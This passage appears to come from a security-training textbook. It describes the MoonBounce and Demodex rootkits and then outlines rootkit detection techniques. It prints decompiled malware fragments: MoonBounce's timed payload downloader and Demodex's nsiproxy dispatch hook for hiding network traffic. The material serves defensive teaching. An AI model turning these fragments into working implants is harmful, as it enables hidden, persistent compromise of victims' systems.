
Figure 6.153: Screenshot 2 of Purple Fox rootkit

- **MoonBounce**

  Source: *https://securelist.com*

  MoonBounce is malicious code concealed within UEFI firmware in the SPI flash that is scheduled to be executed at a specific time. Security systems have limited awareness of such implants; therefore, they are difficult to detect and remove. MoonBounce has a complex attack flow that is noticeably better than previously known UEFI firmware bootkits.

  The purpose of MoonBounce is to inject a malicious driver into the Windows kernel during the boot process, providing attackers with the maximum persistence. It can expedite the transmission of user-mode malware that runs additional payloads received from the Internet. It is a source of concern for professionals in the field of digital security because it targets the EFI System Partition (ESP).



```
GetLocalTime(&SystemTime);
TimeFlag7 = (SystemTime.wMinute / 0xFu + 4 * (LOBYTE(SystemTime.wHour) + 24 * LOBYTE(SystemTime.wDayOfWeek))) & 7;
if ( !(((0x80 >> TimeFlag7) & DownloaderArg->TimeFlag[((SystemTime.wMinute / 0xFu
                                                       + 4 * (SystemTime.wHour + 24 * SystemTime.wDayOfWeek)) >> 3)
                                                     + 199]) >> (7 - TimeFlag7)) )
{
  SleepTime = 10000;
  goto LABEL_4;
}
Content = Downloader(
            &DownloaderArg->Url,
            &DownloaderArg->UserAgent,
            &DownloaderArg->Proxy,
            &DownloaderArg->ProxyUserName,
            &DownloaderArg->ProxyPassword,
            &ContentLen);
```

Figure 6.155: Screenshot 2 of MoonBounce rootkit


- **Dubbed Demodex Rootkit**

  Source: *https://securelist.com*

  The Demodex rootkit is incredibly sophisticated and allows attackers to retain access to the victim device even after the OS is reinstalled. The Demodex rootkit works as a backdoor to sustain persistence on compromised devices. The major purpose of this rootkit is to conceal malware fingerprints such as their files, registry keys, and network traffic from forensic investigators and prevention systems.

  The Demodex rootkit has the following features:

  - It includes an open-source project named Cheat Engine, which helps users evade detection.
  - It bypasses security features and driver signature enforcement mechanisms in Windows.
  - It prevents unsigned device drivers from being loaded.




```
__int64 __fastcall nsiproxy_ioctl_dispatch_hook(PDEVICE_OBJECT *device_object, IRP *irp)
{
  _IO_STACK_LOCATION *current_stack_location; // rbx
  nsiproxy_context *Context_1; // rax
  nsiproxy_context *nsi_proxy_context; // rdi

  current_stack_location = irp->Tail.Overlay.CurrentStackLocation;
  if ( current_stack_location->Parameters.DeviceIoControl.IoControlCode == 0x12001B
    && current_stack_location->Parameters.DeviceIoControl.InputBufferLength == 0x70 )
  {
    Context_1 = ExAllocatePool(NonPagedPool, 0x28ui64);
    nsi_proxy_context = Context_1;
    if ( Context_1 )
    {
      memset(Context_1, 0, sizeof(nsiproxy_context));
      *&nsi_proxy_context->CompletionRoutine = current_stack_location->CompletionRoutine;
      *&nsi_proxy_context->Context = current_stack_location->Context;
      nsi_proxy_context->Control = current_stack_location->Control;
      *&nsi_proxy_context->CurrentProcess = IoGetCurrentProcess();
      current_stack_location->Control |= 0xE0u;
      current_stack_location->CompletionRoutine = nsiproxy_completion_routine_hook;
      current_stack_location->Context = nsi_proxy_context;
    }
  }
  return g_nsi_proxy_ioctl_dispatch(device_object, irp);
}
```

Figure 6.156: : Screenshot of Demodex rootkit

The following are other popular rootkits:

- Moriya
- iLOBleed
- Netfilter
- Skidmap



Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any **deviations in the system's normal activity** or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to **find the traces of the rootkit**
Analyzing Memory Dumps	The volatile memory (**RAM**) of the suspected system is dumped and analyzed to detect the rootkit in the system

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in “normal” system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine’s execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

